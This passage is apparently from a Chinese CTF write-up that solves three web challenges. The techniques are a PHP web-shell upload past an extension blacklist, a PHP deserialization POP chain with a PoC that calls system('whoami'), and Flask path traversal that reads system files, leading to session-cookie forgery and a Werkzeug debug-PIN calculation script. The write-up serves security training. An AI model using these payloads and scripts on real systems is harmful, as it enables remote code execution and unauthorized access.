    $encode = base64_encode($name);
    $file_ext = strtolower($file_ext);
```

```
    if (!in_array($file_ext, $black)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = 'upload'.'/'.$encode.$file_ext;
        if (isset($temp_file)) {
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        }
    }else {
        $msg = '再好好看看';
    }
}
if($is_upload){
    echo '上传成功';
}
?>
```

这题主要审计代码，主要的几段代码

```
$name = pathinfo($file_name, PATHINFO_FILENAME);  //获取文件名 比如上传1.php，$name就是1
```

```
$encode = base64_encode($name);  //把文件名给base64加密 也就是把1给加密即：$encode=MQ==
```

之后的if语句就判断后缀有没有在$black中，如果在就输出再好好看看没有的话就上传成功，而在$black并没有php，所以可以直接上传php

```
$img_path = 'upload'.'/'.$encode.$file_ext;
```

这一句就是把文件放到了upload/目录下，文件名被改成了MQ==，后缀是$file_ext，这个就是获取的上传文件的后缀，就是php


分析完之后就直接上传一个1.php文件里面写

```
   <?php @eval($_POST['attack']);?>
```

显示上传成功，

之后就找路径和文件名就行

我上传的是1.php，1 base64加密后是MQ==，所以路径就是/upload/MQ==.php



web3

post传一个a后就会显示源码

```php
<?php
error_reporting(0);
class Q
{
    public $q1;

    public function __invoke()
    {
        $this->q1->Q();
    }
}

class L
{
    public $l1;

    public function __destruct()
    {
        echo $this->l1;
    }

    public function execute()
    {
        ($this->l1)();
```

```php
    }

    public function __call($a, $b)
    {
        echo $this->l1->getflag();
    }

}

class N
{
    public $n;

    public function __toString()
    {
        $this->n->process();
        return 'good';
    }
}
class U
{
    public $u1;

    public function process()
    {
        ($this->u1)();
    }

    public function getflag()
    {
        eval($this->u1);
    }

}

if (!isset($_POST['a'])) {
    echo 'post一个a';
}else{
    highlight_file(__FILE__);
    unserialize($_POST['a']);
}
```

典型的反序列化，看一下魔法函数

__construct()	**构造函数：具有构造函数的类会在每次创建新对象时先调用此方法。**
__destruct()	析构函数：析构函数会在到某个对象的所有引用都被删除或者当对象被显式销毁时执行。
__destruct()	对象被销毁时触发。
__sleep()	执行 serialize() 时，会先调用这个函数。
__wakeup()	执行 unserialize() ，会调用这个函数。
__toString()	把类当作字符串使用时触发。
__invoke()	当尝试将对象调用为函数时触发。
__call()	在对象上下文中调用不可访问的方法时触发
__get()	用于从不可访问的属性读取数据或者不存在这个键都会调用此方法。
__callStaic()	在静态上下文中调用不可访问的方法时触发。
__set()	用于将数据写入不可访问的属性。
__isset()	在不可访问的属性上调用 isset() 或 empty() 触发
__unset()	在不可访问的属性上使用 unset() 时触发。

其实反序列化很简单就是一步一步走到你要利用的函数，比如这个题我们要利用的就是 U 类的 eval 函数，因为只有这个函数才能命令执行，倒着来看就行， eval 在 getflag 函数中，找那个类里调用 getflag ，找到在 L 里的 __call 方法调用，再找哪里调用了 __call ，

==call() **在对象上下文中调用不可访问的方法时触发==，Q 类中的 __invoke() 调用 Q 方法，但没有Q方法就触发 __call，之后找触发 __invoke() 的，**==invoke() 当尝试将对象调用为函数时触发。==，在 U 类中的 process() 方法把 u 对象当做方法来调用了，就触发 __invoke() ，之后再看怎么调用 process() ，在 N 类中的 __toString() ，在对象n中调用了 process() ，再找哪里触发 __toString() ，**==toString() 把类当作字符串使用时触发。==，在 L 中 echo了对象ll，一般字符串才可以echo所以触发了 __toString() ，之后找触发 __destruct() ，**==destruct() 对象被销毁时触发。==，他可以自动被触发，所以一整条链就完成了

> **destruct()->**toString()->process()->**invoke()->**call(a,b)->getflag()

poc


```php
<?php
error_reporting(0);
class Q
{
    public $q1;
    public $q2;

    function eval() {
        echo new $this->q1($this->q2);
    }

    public function __invoke()
    {
        $this->q1->Q();
```

```
    }
}

class L
{
    public $l1;

    public function __destruct()
    {
        echo $this->l1;
    }

    public function execute()
    {
        ($this->l1)();
    }

    public function __call($a, $b)
    {
        echo $this->l1->getflag();
    }

}

class N
{
    public $n;

    public function __toString()
    {
        $this->n->process();
        return 'good';
    }
}
class U
{
    public $u1;

    public function process()
    {
        ($this->u1)();
    }

    public function getflag()
    {
        eval($this->u1);
    }

}

$a = new L();
$a->l1 = new N();
```

```php
$a->l1->n = new U();
$a->l1->n->u1 = new Q();
$a->l1->n->u1->q1 = new L();
$a->l1->n->u1->q1->l1 = new U();
$a->l1->n->u1->q1->l1->u1 = "system('whoami');";
echo serialize($a);
?>
```

web4

页面是hello look点击look可以看到



重定向到了百度页面，hint给了源码页面


/read?url=../../../app/app.py

```python
# encoding:utf-8
import re, random, uuid, urllib
from flask import Flask, session, request

app = Flask(__name__)
random.seed(uuid.getnode())
app.config['SECRET_KEY'] = str(random.random()*233)
app.debug = True

@app.route('/')
def index():
    session['username'] = 'www-data'
    return 'Hello <a href="/read?url=https://baidu.com">looklook</a>'

@app.route('/read')
def read():
    try:
```

```
        url = request.args.get('url')
        m = re.findall('^file.*', url, re.IGNORECASE)
        n = re.findall('flag', url, re.IGNORECASE)
        if m or n:
            return 'No Hack'
        res = urllib.urlopen(url)
        return res.read()
    except Exception as ex:
        print str(ex)
    return 'no response'

@app.route('/flag')
def flag():
    if session and session['username'] == 'flllag':
        return open('/flag.txt').read()
    else:
        return 'Access denied'

if __name__=='__main__':
    app.run(
        debug=True,
        host="0.0.0.0",
        port=80
    )
```

session伪造(假的)

如果光读源码的话，其实伪造session让username=flllag，就可以，但实际上




flag在 /flag中，这题不是session伪造，想想别的做法

但出于学习的目的，还是写一下session伪造

```python
@app.route('/flag')
def flag():
    if session and session['username'] == 'flllag':
        return open('/flag.txt').read()
    else:
        return 'Access denied'
```


在这一段可以看到，如果session=flllag，就会open('/flag.txt').read()

抓一下包，找session




```
session=eyJ1c2VybmFtZSI6eyIgYiI6ImQzZDNMV1JoZEdFPSJ9fQ.ZCEJ8Q.ViozlLPgrNPlU-frHVjZKTUp39c
```

放jwt解一下



base64解一下b就是源码上所说的

```
@app.route('/')
def index():
    session['username'] = 'www-data'
```

www-data目的就是把www-data改为flllag，改session是要key的，key的计算也给出了

```
app.config['SECRET_KEY'] = str(random.random()*233)
```

对于伪随机数，当seed固定时，生成的随机数是可以预测的，也就是顺序固定的，所以只要知道seed的值即可。这里的seed使用的uuid.getnode()函数，该函数用于获取Mac地址并将其转换为整数。所以我们还需要读一下Mac地址。

```
/read?url=..//sys/class/net/eth0/address

//02:42:ac:17:00:02
```

```
import random
random.seed(0x0242ac170002)
print(str(random.random()*233))


//2.64431321053
```

之后用工具flask_session_cookie_manager3伪造即可

解密

```
python3 flask_session_cookie_manager3.py decode -s "2.64431321053" -c
"eyJ1c2VybmFtZSI6eyIgYiI6ImQzZDNMV1JoZEdFPSJ9fQ.ZCEJ8Q.ViozlLPgrNPlU-frHVjZKTUp39c"
```

```
C:\Users\86135\Desktop\工具 包>python3 flask_session_cookie_manager3.py decode -s "2.64431321053" -c "eyJ1c2VybmFtZSI6ey
IgYiI6ImQzZDNMV1JoZEdFPSJ9fQ.ZCEJ8Q.ViozlLPgrNPlU-frHVjZKTUp39c"
{'username': b'www-data'}

C:\Users\86135\Desktop\工具 包>
```


加密


```
python3 flask_session_cookie_manager3.py encode -s "2.64431321053" -t "{'username':
b'flllag'}
```

```
C:\Users\86135\Desktop\工具 包>python3 flask_session_cookie_manager3.py encode -s "2.64431321053" -t "{'username': b'fll
lag'}
eyJ1c2VybmFtZSI6eyIgYiI6IlpteHNiR0ZuIn19.ZCEXFg.x81HPCIwHDmo-_9RNO9WZBX6bnE

C:\Users\86135\Desktop\工具 包>
```

得到加密后的session

```
eyJ1c2VybmFtZSI6eyIgYiI6IlpteHNiR0ZuIn19.ZCEXFg.x81HPCIwHDmo-_9RN09WZBX6bnE
```





计算pin码

从源码中可以看到打开了debug

```
if __name__=='__main__':
    app.run(
        debug=True,
```

可以计算pin码

读mac地址

```
/read?url=..//sys/class/net/eth0/address
```

```
02:42:ac:17:00:02
```

读machine-id

```
/read?url=../..//proc/sys/kernel/random/boot_id
```

```
7bf5f160-2b7e-4387-871c-1f267f373f4f
```

读机器id

```
/read?url=../../../..//proc/self/cgroup
```

```
fe33d78d48787917229f406b4bb6ae9ee0aa6d5a6d6cf4b273592da56528651c
```

获取用户名

```
/read?url=../../../..//etc/passwd
```

计算PIN码脚本

```
import hashlib
from itertools import chain
probably_public_bits = [
    'ctf',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python2.7/site-packages/flask/app.pyc' # getattr(mod,
'__file__', None),
]

private_bits = [
    '2485378285570'# str(uuid.getnode()),  /sys/class/net/eth0/address
    '7bf5f160-2b7e-4387-871c-
1f267f373f4ffe33d78d48787917229f406b4bb6ae9ee0aa6d5a6d6cf4b273592da56528651c', #
get_machine_id(),/etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]
```


```python
rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

REVERSE

